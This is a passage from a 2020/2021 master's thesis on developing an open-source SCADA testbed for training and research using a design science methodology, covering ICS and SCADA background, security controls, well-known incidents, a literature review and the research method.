TALLINN UNIVERSITY OF TECHNOLOGY
MASTER THESIS
2020/2021

Developing a SCADA Testbed from a Design Science Approach

ALVARO W. SCHULLER

TAL TECH PRESS

TALLINN UNIVERSITY OF TECHNOLOGY
School of Information Technologies
Cybersecurity department

Supervisor: Dr. Hayretdin Bahsi
Department of Software Science, School of Information Technologies
Tallinn University of Technology
Tallinn, Estonia

Defence of the thesis: X January 2021, Tallinn

Declaration:
Hereby I declare that this Master thesis, my original investigation and achievement, submitted for the Master degree at Tallinn University of Technology, has not been submitted for any academic degree elsewhere.

Alvaro W. Schuller _____
signature

TALLINNA TEHNIKAÜLIKOOL
MAGISTRIÖÖ
2020/2021

Testimisplatvormi loomine SCADA süsteemidele kasutades disainiteaduse metoodikati

ALVARO W. SCHULLER

TAL TECH
KIRJASTUS

Contents

1 Introduction

Nowadays, cybersecurity in Industrial Control Systems (ICS) is gaining popularity. This includes any industrial process and infrastructure, e.g., wastewater treatment plants, nuclear plants, electric power distribution, turbines, railway systems. These systems, typically characterized by their obscure and proprietary protocols, and isolated networks, are getting closer to traditional Information Technology (IT) systems; by adding IT capabilities and replacing physical devices by "smart" ones.

A very common solution in the current ICS environment is the supervisory control and data acquisition (SCADA) system. It is used to control and monitor industrial processes, collecting real-time data from sensors, displaying the process information to the human operators, and sending manual or autonomous orders to the actuators. For example, SCADA systems can be found in modern electric power distribution infrastructures, recollecting data from the smart meters to measure the level of consumption, and controlling the allocation of electric energy.

Since testing in real ICS can be dangerous and expensive, testbeds have gained popularity. Testbeds are testing infrastructures which simulates a real environment. The main uses of such solutions are the vulnerability analysis, testing IDS products and educational purposes. Despite this, there is a lack of open source testbeds or open source frameworks to develop such testbeds. We ponder that this is a threshold for future students and researchers.

Our motivation is to reduce this threshold.

1.1 Research Goal

The purpose of this research is to develop a testbed for SCADA systems, following a design science research methodology. The testbed will be used for training, i.e., learning SCADA basics and hacking techniques.

This way, it will allow future researches to have common procedures and metrics to evaluate and compare old and future developments.

The final goal is to reduce the threshold needed to start learning and researching on SCADA systems, which is very high due to the expensive hardware and the very specialized sector.

Research in SCADA testbeds has became trending in current investigations. During the literature review we have discovered gaps in previous researches, inconsistencies in the methodologies applied by other authors, and a lack of mature and updated open source projects. This shortfall of public knowledge is a big threshold for students and universities to start researching on the field. For example, in the survey published by Holm et al. [19], only a 25% of the studies come from Europe. Most of the studies found come from the Mississippi State University and they are published by the same author, Thomas Morris.

In the work Stites et al. [43], the authors provide inconsistent metrics in order to prove its value. The metrics provided do not focus on the ICS testbed but on the general testing platform, which also includes different types of attacks such as spear phishing or social engineering, hiding partially the results on our field of study. Besides, in Morris et al. [30], the authors do not provide any metrics to defend their achievements in the educational field. The only data provided is that the Mississippi State University has developed new courses related to ICS security using their own testbeds.

Therefore, due to the gaps found in the usability, capability and performance measurement of the testbeds, the lack of open source testbeds and the lack of consistent metrics to prove its work, we can conclude there is still place to research and develop our

expected testbeds. Thus, the novelty of this research is the benchmark process and the metrics used to evaluate the validity of any testbed development, either using previous frameworks or a new design from the scratch.

In the study, meaningful processes and metrics will be provided, filling the gaps left from other investigations. This benchmark and the results could help improving the testbeds during their life-cycle, developing new testbeds more specialized or help the researchers to follow a methodology to validate their solutions.

A design science methodology will be used to prove the validity of the testbed developed. In the research presented by Peffers et al. [35], the authors explain a six step methodology. The process is structured in a nominally sequential order, in this case, this research will use a problem-centered approach, starting with activity 1; however, there is no expectation that researchers would always proceed in sequential order from activity 1 through activity 6. The planned stages are as follows:

1. **Problem Identification and Motivation.** There is a lack of open source projects, focused on developing SCADA testbeds, following a consolidated methodology. This causes a big threshold for the new users who want to get trained in the topic.

2. **Objectives of the Solution.** Extracting the requirements to build our solution, such as the architecture or the metrics to validate them, and analyzing possible solutions already created which may be valid for the research.

3. **Design and Development.** The actual specification, design and development of the testbeds.

4. **Demonstration.** The proof of concept showing the testbeds work. This will be shown by performing the attacks in the testbeds.

5. **Evaluation.** We will evaluate the performance of the testbeds using several metrics, like the time required to deploy a single testbed or the minimum system requirements to work with no interference.

6. **Communication.** Reaching the conclusions and publishing the work of this Master Thesis.

1.2 Roadmap

Chapter two contains the background information collected for the research as well as the literature review used.

In chapter three, we will explain the methodology used to develop the proposed testbed. This methodology follows a design science approach based on the work of Peffers et al. [35], divided in six steps. This chapter structures the rest of the Master Thesis based on these six phases, including the introductory chapter, which defines the state-of-the art of security in ICS and identifies the initial problem for the research.

In chapter four, two different activities from the methodology are addressed. First, we will define the objectives of the solution, analyzing the environment of SCADA testbeds to find the current solutions and figuring out the minimum requirements our artifact should have. Second, this chapter covers the design and development of the solution. This includes the design of the testbed scenario, the different iterations performed to reach the final solutions and the issues found during its development phase. In this chapter we will also discuss the possible features that can be measured and benchmarked in order to provide validity to our investigation.

The chapter five will focus on the demonstration part of the methodology, with special focus on the attacks in SCADA networks. It contains technical description of different attacks and the different taxonomies used to classify them. We will discuss the advantages and disadvantages of including some of these attacks in our scenario. A special case are the denial of service attacks, which are real threats in real world systems but very complex to handle and replicate in testbed scenarios. This chapter will show detailed proof of concepts of the attacks implemented in our scenario.

After presenting our scenario and the possibilities it provides, in chapter six we will evaluate our testbed, based on the design requirements from chapter four, in order to validate our hypothesis. We will explain the tests applied to the scenario, describe our procedures and present the results. In the chapter seven, we will discuss these results and give some possible improvements for our testbed.

In chapter eight, we will present our conclusions about the results obtained and bring forward our final thoughts about the research.

Based on the issues found along the research and the literature review on the topic, chapter nine contains several research-lines for future investigation. Not only academic-based topics will be illustrated, but also industry and commercial ones.

2 Background and literature review

Industrial Control Systems (ICS) is a general term that includes several types of control systems, including the supervisory control and data acquisition (SCADA) systems, used to control and monitor industrial processes; from critical services and industrial infrastructures, e.g., water purification, nuclear plants, chemical plants; to a single Programmable Logic Controller (PLC) measuring the temperature inside an industrial oven. These systems collect data from the industrial processes, through sensors, and use it to control the process itself, through actuators.

An ICS consists of a blend of control components, (e.g., logical, mechanical, electrical) that work together pursuing an industrial goal, like transportation of resources or manufacturing a good. We can always distinguish two different parts in an ICS, the process and the control. The first is concerned with producing the output while the second includes the specification of the desired output or performance. This control can be fully automated or include humans in the loop. ICS control industrial processes are typically used in chemical, food and beverage, electrical, manufacturing (e.g., aerospace, automotive), oil and natural gas, pharmaceutical, transportation, and water and wastewater industries [45].

2.1 ICS basics

Historically, ICS had little resemblance to traditional information technology (IT) systems; using specialized software and hardware or having isolated systems running proprietary protocols, such as physically secured areas where the components were not directly connected to IT networks or systems.

Nowadays, due to the widely available low-cost Internet Protocols (IP) devices, the proprietary solutions are being replaced, which increases the likelihood of cybersecurity risks and incidents. ICS are starting to resemble IT systems, by adopting solutions to achieve high connectivity for the corporate business and remote access capabilities (e.g., industry standard computers, networks and operating systems). Many of today's ICS evolve from the addition of this IT capabilities into existing physical systems; either replacing or supplementing physical control mechanisms, resulting in many of today's "smart" technologies such as the smart electric grid, smart buildings, smart manufacturing, and smart transportation.

ICS topologies are now mixed with the corporate networks, creating a huge and complex landscape, using different devices and protocols. In Figure 1 there is an example of a SCADA implementation topology. The field devices are connected to the primary controller, where the data is stored and analyzed; in addition, this network is connected to the corporate environment and a secondary controller.

This integration provides significantly less isolation from the outside world than previous models. For example, the use of wireless Internet of Things (IoT) network devices within the ICS increases the risk of attacks coming from adversaries who are in close physical proximity but do not have direct access to the system. All of this creates a greater need of resources for the adaptability, resilience, safety, and security of ICS. There is a wide list of considerations that should be included in ICS security:

1. **Physical effects.** ICS devices are directly responsible of controlling physical processes, which implies very complex interactions and consequences in the physical domain.

2. **Time and performance requirements.** ICS are generally time-critical and some systems require reliable, deterministic responses. High performance is typically not




Figure 1 – Example of a SCADA implementation. Figure from [45].

essential to ICS. In contrast, IT systems typically require it, although they can typically withstand some level of delay.

3. **Availability requirements.** Unexpected failures of systems that control industrial processes are not acceptable. Outages must be planned and scheduled in advance. Control systems cannot be easily restarted without affecting the production, meaning that IT strategies such as rebooting a component, are usually not acceptable due to the adverse impact on the requirements.

4. **Technologies.** ICS control networks and operating systems (OS) are often quite different from IT counterparts, and many times proprietary owned technologies. This requires different skill sets, experience, and levels of expertise.

5. **Resource constraints.** ICS and their legacy systems are usually resource-constrained systems that do not include typical contemporary IT security capabilities, such as encryption capabilities, error logging or authentication mechanisms. The use of this capabilities might affect the availability and produce timing disruptions.

6. **Risk Management Requirements.** In traditional IT systems, data confidentiality and integrity are the primary concerns. For an ICS is not the same, human safety and fault tolerance are the primary concerns.

7. **Change Management.** Change management defines a paradigm to maintain the integrity of both IT and ICS. Software can't be made one hundred percent secure, this represents one of the greatest vulnerabilities to a system. Software updates on ICS usually cannot be implemented on a timely basis, they need to be thoroughly

tested, planned and scheduled (with its correspondent outage) before being implemented. Additionally, many ICS use older OS versions that may no longer be supported by the vendor.

8. **Interoperability.** Service support is often provided via a single vendor, which may not support solutions from another vendor. In some cases, third-party security solutions are not allowed due to ICS vendor service agreements or licenses.

9. **Components lifetime.** Traditional IT components usually have an average lifetime of 3 to 5 years. In ICS, due to the specific use and implementation, the lifetime of the deployed technology is often in the order of 10 to 15 years and sometimes longer.

10. **Components location.** IT components are often located in business or commercial facilities. ICS may be isolated, remote or require complex transportation to reach.

Therefore, security solutions, usually designed for typical IT systems, must take special precautions in ICS environments. Although ICS contain some characteristics similar to traditional information systems, they present serious differences; many of them are due to the fact that logic executing in ICS has a direct effect on the physical world. This means that any cybersecurity incident in ICS can be a significant risk to the health and safety of human lives, a serious damage to the environment, or even produce a negative impact to a nation's economy. Furthermore, ICS have unique performance and reliability requirements, and unconventional protocols and operative systems. Some balance is need between the security goals and efficiency in the design and operation of control systems.

2.2 ICS security

Threats to ICS can come from several sources, including malicious intruders, terrorist groups, hostile governments, accidents, natural disasters or even accidental or malicious actions by insiders. ICS security objectives typically follow the priority of availability and integrity, followed by confidentiality. It is more severe that an attacker is able to inject malicious packets to affect the performance of a power plant than reading sensitive data from the network.

To achieve these objectives, a defense-in-depth strategy should be applied, layering security mechanisms such that the impact of a failure in any one mechanism is minimized. The following controls should be included:

1. **Restrict the logical access.** Limit the connectivity to the internal ICS network. This may include a demilitarized zone (DMZ) network, unidirectional gateways, firewall layers to split the ICS network from the corporate one or using different authentication mechanisms for each network.

2. **Restrict the physical access.** Unauthorized physical access to the ICS components can cause serious damage in the performance and functionality. This includes locks, access cards or security guards.

3. **Protect the components from exploitation.** Including the deployment of security patches, disabling unused ports and services, restricting ICS user privileges, monitoring audit trails and using endpoint security protections, such as antivirus software.

4. **Restrict unauthorized modification of data.** This includes data in transit and at rest. Encryption solutions should be in placed. Establishing role-based access control and configuring each role based on the principle of least privilege.

5. **Detect security events and incidents.** In order to detect possible incidents occurred by failed ICS components or external attacks, monitoring capabilities are necessary.

6. **Maintain the performance during adverse conditions.** ICS should be design so that each critical component and network is redundant in case of failure. Furthermore, if a component fails, it should do it in a manner that does not generate unnecessary traffic, or does not cause a cascade effect.

7. **Restore the system after an incident.** Incidents are inevitable, so a well-defined incident response plan is essential. How quickly the systems can be recovered is sign of good security.

8. **Provide standard procedures.** Developing security policies, procedures, training and educational material eases the task of controlling and operating ICS. Industrial standards and certifications should be used to prove the implementation of security mechanisms.

These measures are important due to the increase of attacks in the ICS environment and its consequences. For example, in 2014, the ICS Cyber Emergency Team (ICS-CERT) responded to 245 incidents. To show the impact of these attacks, some remarkable examples of ICS incidents are described below.

In 2007, the Idaho National Laboratory ran the Aurora Generator Test to demonstrate how a cyberattack could destroy physical components in the electric grid. First, the attacker gained access to the control network of a diesel generator. Then, a malicious software was executed to open and close the circuit breakers of the generator, causing an explosion of the diesel generator.

In 2008, a pipeline in Turkey was hit by an explosion, spilling over thousands of barrels of oil in an area above a water aquifer and costing the British Petroleum about $5 million a day in transit tariffs. The attackers exploited vulnerabilities of the wireless camera software, moved laterally, spoofed the traffic to the control systems and compromise the PLCs to increase the pressure, causing the explosion.

One of the most known examples is the Stuxnet worm, used in 2010 to infect PLCs in several industrial sites. The 60% of these infections were in Iran, including an uranium enrichment plant. The root of the infection was via malicious USB flash drive. The worm propagated through the network by exploiting unpatched vulnerabilities. One of the final goals of the worm was reprogramming the PLCs to modify the operation of the uranium centrifuges to tear themselves apart, causing a delay in the Iranian nuclear program from one to three years [26].

From the political perspective, ICS are gaining more relevance in the European Union (EU). The European Programme for Critical Infrastructure Protection (EPCIP) was published in 2004 to identify critical infrastructures and protect them from incidents or attacks. Furthermore, according to the directive EU COM(2006) 786; all member states should adopt the components of the EPCIP into their national statutes. For example, an Operator Security Plan (OSP) must be designed for each designated European Critical Infrastructures (ECI); which covers the identification of critical assets, threat-models and risk analysis, and the selection of the priority counter-measures [1].

2.3 SCADA Basics

One of the most common type of ICS is the supervisory control and data acquisition (SCADA). It collects the data in real-time, displays it to the user through a Human Ma-

chine Interface (HMI) and allows to control these processes using limited commands. It can also contain a Histogram, where the old data is stored. Maynard et al. [31], divide its architecture in three layers to abstract the different parts in a SCADA system: layer 0, Process; layer 1, Control; and Layer 2, Supervisory. In the Figure 2 we can see a diagram with the described SCADA 3-layer architecture.

In their study, we can find an example of a simple SCADA system; a gas pipeline. The pipeline valves release air pressure from the pipeline automatically and they are connected to a control device. The HMI, connected to this control device, displays the pressure of the pipeline; an operator can modify the maximum and minimum values the system can reach, which means setting the parameters for the physical valves.




Figure 2 – SCADA architecture in three levels, from Maynard et al. [25]

Another example is found in the electrical power transmission and distribution industry. They use geographically distributed SCADA control systems to operate highly interconnected networks consisting of thousands of public and private utilities and rural assets for supplying electricity to end users. SCADA systems are also used to monitor and control oil and natural gas distribution, including pipelines, ships, trucks, and rail systems, as well as wastewater facilities.

As a case of study, the electric industry is often one of the most prevalent sources of disruptions of interdependent critical infrastructures. For example, a cascading failure can be initiated by a disruption of the microwave communications network used for an electric power transmission SCADA system. The lack of monitoring and control capabilities could cause a particular area to be taken offline, an event that would lead to loss of power and economic consequences. Furthermore, this loss of power could cause a major imbalance, triggering a cascading failure across the power grid, resulting in large area blackouts that could potentially affect other industries, like oil or natural gas production, that rely on the grid for electric power.

A typical ICS contains numerous control loops, human machine interfaces, and remote diagnostics and maintenance tools built using an array of network protocols on layered network architectures. A control loop uses sensors, actuators, and controllers (e.g., PLCs) to manipulate some controlled process. A sensor is a device that produces a measurement of some physical property and then sends this information to the controller.

The controller reads the signals and generates the corresponding commands, based on a control algorithm and target set points, which are transmitted to the actuators. Ac-

tuators such as control valves, switches, and motors are used to directly manipulate the controlled process based on commands from the controller.




Figure 3 – HMI visualization using the PROMOTIC software tool [36]

Operators and engineers use human machine interfaces to manually monitor and configure the threshold points, control the algorithms, and to adjust and establish parameters in the controller. The human machine interface also displays process status information and historical information. In the Figure 3, an example of a market HMI software is shown, operators use this kind of interface to interact with the SCADA system. Diagnostics and maintenance utilities are used to prevent, identify, and recover from abnormal operation or failures [45].

2.4 Security Trends in ICS

At the beginning, SCADA security was based in isolation and obscurity. Nowadays, these SCADA systems are not isolated from the Internet anymore, allowing remote access; they also integrate new technologies, such as Internet-of-Things or cloud computing; all of it leading to an increase of attacks [50, 44].

One emerging security trend in ICS are the intrusion detection systems (IDS). During the past years some authors have presented deterministic approaches for the detection system, following the same trends as in non-ICS security. First, authors focus on deterministic approaches like Hadeli et al. (2009) [18], Morris et al. (2013) [33] or Stoian et al. (2014) [44]; afterwards, anomaly detection, e.g., Li et al. (2015) [22] and finally machine learning approaches, e.g., Maglaras (2018) [24].

Since testing real ICS can be dangerous and/or expensive, due to the criticality and the cost of replicate them; many researches have focus on testbeds [31, 4, 5]. Testbeds are testing infrastructures which simulates the real environment. Their use can be wide, as described by Holm et al. [19], e.g., vulnerability analysis, educational purpose, testing defensive mechanisms or honeynets.

2.5 Security Trends in Testbeds

For this section, we focus on the objective classification to understand the actual trends the academia is following.

In the study published by Holm et al. [19], the authors identify 30 different testbeds and classify them depending on the objective, the implementation of their components and their requirements. In this case, the study concludes that the most common objectives to use testbeds are vulnerability analysis (50% of the studies), educational purposes (30%) and testing security mechanisms (30%).

The authors also remark the lack of studies related to the performance analysis in the testbeds and point that the objectives from the studies are described on a very superficial level, meaning the authors need to tackle the topics in a more tangible manner.

Another topic that is not covered properly is the creation of frameworks to implement the testbeds, i.e., using common standards and methodologies to develop testbeds; as seen in the survey, only one work out of thirty focus on it.

This might be useful for new researchers who need a first insight of the process and can establish the baselines for new projects.

In the study presented by Alves et al. [5], the authors propose a modular approach to replicate SCADA systems using a virtualized environment, making it low cost and portable. They split the infrastructure into five major components, unlike Maynard et al. [25] who only differentiate three levels. First, by adding the physical process as a new entity, and second, separating the level 1 into SCADA network and the edge controllers.

In Maynard et al. [25] we find a recent study which shows a new open source framework to implement, develop and deploy testbeds. This paper breaks with the old researches by finally providing a tangible study on the requirements of a testbed to develop an useful framework, and it becomes one of the first works which publish some code under GNU license version 3. In the study, the authors presented a framework to compile, orchestrate and operate SCADA networks and infrastructures.

We can mention some other studies in the testbed field related to topics we are not really focused, such as vulnerability discovering, security mechanisms or performance analysis. Related to vulnerability discovering we can find the work presented by Reaves and Morris [39], where the authors analyze the different vulnerabilities found using their own HIL testbed; related to security mechanisms, the study published by Gao and Morris [17] presents a signature-based intrusion detection system; and related to performance analysis and validation: in Alves et al. [4], the authors compare a physical replicated tested with a virtual one, concluding that both have similar performances, but depending on the attack to study one approach is better than the other one; in Reaves and Morris [40], the authors validate the fidelity of a python-based testbed.

In the educational ambit, we find a study presented by Stites et al. [43], where the authors develop a test platform in the cloud to perform training exercises, composed by several machines and challenges, integrating a SCADA testbed. Another two studies, published by Morris et al. [30, 31] show that testbeds are used in the Mississippi State University for courses specialized in industrial control systems.

3 Methodology

An information system (IS) is a formal, sociotechnical and organizational system designed to collect, process, store, and distribute information. An emphasis is placed on an information system having a definitive boundary, users, processors, storage, inputs, outputs and the communication networks of hardware and software [20]. IS is an applied research discipline, in the sense that we often apply theory from other disciplines, like computer science, economics, mathematics, social sciences and others, to solve problems which intersect with the information technology [28].

Avison and Elliot [10] define the term information system as the scientific field of study of strategic, management, and operational activities involved in the gathering, processing, storing, distributing, and use of information; and its associated interconnections in organizations and society. They use it to describe any organizational function that applies IS knowledge in industry, government agencies, and not-for-profit organizations. This involves the technology an organization uses and the way in which this technology works with the business processes.

Therefore, the domain of study of IS includes the theories and practices related to the social and technological phenomena, which determine the development, use, and effects of information systems in organizations and society. The authors conclude that even there might be a considerable overlap of the disciplines at the boundaries, these disciplines are still differentiated by the focus, purpose, and orientation of their activities.

Information systems typically include an IT components but are not purely concerned with them, focusing instead on the end use of the information technology. In our case, we will design and develop a computer-based information system. Rainer et al. [38] define it as an IS using computer technology to carry out some or all of its planned tasks.

The basic components of computer-based information systems are:

- Hardware. This term refers to machinery. This category includes the computer itself and all of its peripheral devices, e.g., Input-Output devices, storage devices and communications devices.
- Software. It refers to the computer programs (used to accept, process and display data) and the documentation that support them.
- Networks. The connecting systems which allows the devices to distribute resources.
- Data. The facts that are used by programs to produce useful information.
- Procedures. The policies that govern the operation of a computer system, such as the actions for combining the components above to process information and produce the preferred output. A typical analogy to illustrate the role of procedures is: "Procedures are to people what software is to hardware"
- People. System needs people to make them useful and often it is the component that most influence the success or failure of information systems. It does not only refer to the users, but includes anyone who interacts with the IS components, such system administrators, network operators, data maintainers...

Our computer-based information system is the gamified SCADA scenario. By design, a SCADA system could be considered an IS: it performs tasks of collecting, processing and distributing data; it defines roles in the scenario such as network operator or data analyst;

it requires organizational policies in order to communicate the information and make decisions between the industrial part and the business one. The gamification goal defines new roles, processes, interactions and also creates new layers of data managed by the IS.

As seen, information systems are a wide research field and we need an accepted common framework in order to validate our work. This is achieved by a mental model which provides contexts in which researchers, readers and reviewers can understand and evaluate the work of others. For example, if a researcher following an empirical methodology fails to describe how the data was gathered, the reviewers would require a correction.

A methodology is a system of principles, practices, and procedures applied to a specific branch of knowledge. Such a methodology helps IS researchers to produce and present high-quality research in IS that is accepted as valuable, rigorous, and publishable in IS research outlets. In this work we are going to use the methodology presented by Peffers et al. [35]

In their work, the authors develop a design science research methodology (DSRM) for the production and presentation of a design science (DS) research in IS. This effort contributes the field by providing a commonly accepted framework for successfully carrying out a DS research and a mental model for its presentation, i.e., a template for a structure for research outputs. It should help to recognise a DS research: its objectives, processes, and outputs; as well as help researchers to present their investigation with reference to a commonly understood framework, rather than justifying the research paradigm on an ad hoc basis with each new paper.

Peffers et al. compare the acceptation of design as a valid research methodology in the engineering disciplines and the explicitly applied character of IS within its business processes; concluding that IS should also be evaluated by the same conceptual principles. The authors develop a methodology which defines practice rules, and a process for carrying out and presenting the research.

In their literature review, the authors show that a number of researchers, both in and outside of the IS field, have tried to provide some guidance to define DS research. However, so far that literature has not explicitly focused on the development of a methodology for carrying out this DS research and presenting it.

Without a methodology that produces explicitly applicable research solutions, IS research faces the risk of losing influence over other research streams for which such applicability is an important value. For example, design (the act of creating these explicitly applicable solutions to a problem) is a valid research paradigm in other disciplines, such as engineering, but it has not been used often in IS research papers to produce artifacts that are applicable to research or practice.

As mentioned above, science research outcome is different than the engineering research one. Depending on the degree of generalization-realism of the science of study, the outcome and processes will vary. In Figure 4, we can appreciate the classification of the different sciences based on the degree of generalization (from a single case to universal generalization) and the degree of realism (from idealized conditions to the conditions of the practice).

The science approach always follows the same structure: analysis, argumentation, justification and critical evaluation; trying to prove or dismiss an hypothesis. From the engineering perspective, the key values are the contribution as the IT product itself and the development process. This allows focusing in creative and innovative products, more efficient and effective, and best practices for the development, which is usually similar in many cases [48].




Figure 4 – Generalization-Realism classification of the different sciences. Figure from [48].

Examples of IT product contribution are: developing an automatized agent for tier 1 of incident handling, or creating an IT application which uses a theory or method from another field, for instance a cyber security education platform that adapts an evaluation method (or theory) from education science. If the focus is put under the development process; using an object oriented technique for the development of web based system, or using a scripting language for a forensic tool, are clear examples of this.

In our case, we have prioritize the IT product, in terms of creating a testbed solution which accomplish several requirements we defined as minimum, in order to have a stable product simple enough to start learning about SCADA systems and complex enough to allow researchers conduct new experiments. We have also prioritize the development process, in terms of following a development methodology to validate our solution and having a common framework to evaluate the performance.

3.1 Design Science (DS)

DS research comes from a history of design as a component of engineering and computer science research, while action research originates from the concept of the researcher as an “active participant” in solving practical problems in the course of studying them in organizational contexts, implying less investment on the investigation and more attention to the final product. In DS research, design and the proof of its usefulness is the major component, while in action research, the focus of interest is the organizational context and the active search for problem solutions therein.

At this point, Peffers et al. raise an interesting question about whether the DSRM could be used in an action research study. This refers to whether action research and DS research could be conceptually and methodologically integrated. The authors conclude that there are elements of the DSRM intended to support DS research characteristics that might not always apply well to design in practice. For example, a design artifact such as a curved staircase, does not necessarily require new knowledge that would be conveyed to an audience through a scientific publication outlet. There may be organizational, regulatory, or other reasons why some level of design research may be required, however, not in terms

of DSRM.

To develop the methodology proposed, Peffers et al. evaluated four different studies as representatives of the different entry points for DSRM. They seek common elements from previous literature and from these case studies to build well-accepted principles where to base the DSRM on. Finally, the authors agree on a process model consisting of six activities in a nominal sequence, as seen in Figure 5.




Figure 5 – Six step methodology proposed by Peffers et al.. Figure from [35].

The six activities proposed by Peffers et al. are explained below:

1. **Problem identification and motivation.** The first activity consists in defining the specific research problem and justify the value of a solution. By this, we achieve two things: it motivates the researcher and the audience to pursue its research goal and it helps to understand the reasoning associated with the researcher's understanding of the problem.

   The resources required for this activity include the knowledge of the state of the problem and the importance of its solution. Identified problems do not necessarily translate directly into objectives for the artifact because the process of design is necessarily one of partial and incremental solutions. Consequently, after the problem is identified, there remains the step of determining the performance objectives for a solution.

   For our research, the problem is threshold created by the lack of open source projects designed to learn SCADA basics and hacking techniques. Our motivation is to fill this gap by developing a testbed using an existing framework and defining a benchmark process, using a DSRM, to validate it.

2. **Define the objectives for a solution.** The second activity infers the objectives of a solution from the problem definition and knowledge of what is possible and feasible. The objectives can be quantitative, such as the percentage of improvement from other solutions, or qualitative, such as the description of new features to support problems not addressed before.

   The objectives should be gathered rationally from the problem specification. The resources required include the knowledge of the state of problems and the current solutions, if any, and their efficacy.

For our research, we will set qualitative and quantitative requirements. The quantitative ones are easy to measure, e.g., maximum number of concurrent users connected to the testbed, or CPU consumption along the run-time execution. The qualitative requisites will help us defining the quantitative measures; for example, the ease of use of the testbed can be defined by the flexibility of the solution and the ease of deployment (measured in time).

3. **Design and development.** Conceptually, a design research artifact can be any designed object in which a research contribution is embedded in the design. The third activity includes determining the artifact's desired functionality and its architecture, and then creating the actual artifact. The resources required to move from the previous activity include the practical and theoretical knowledge that can be brought to bear in a solution.

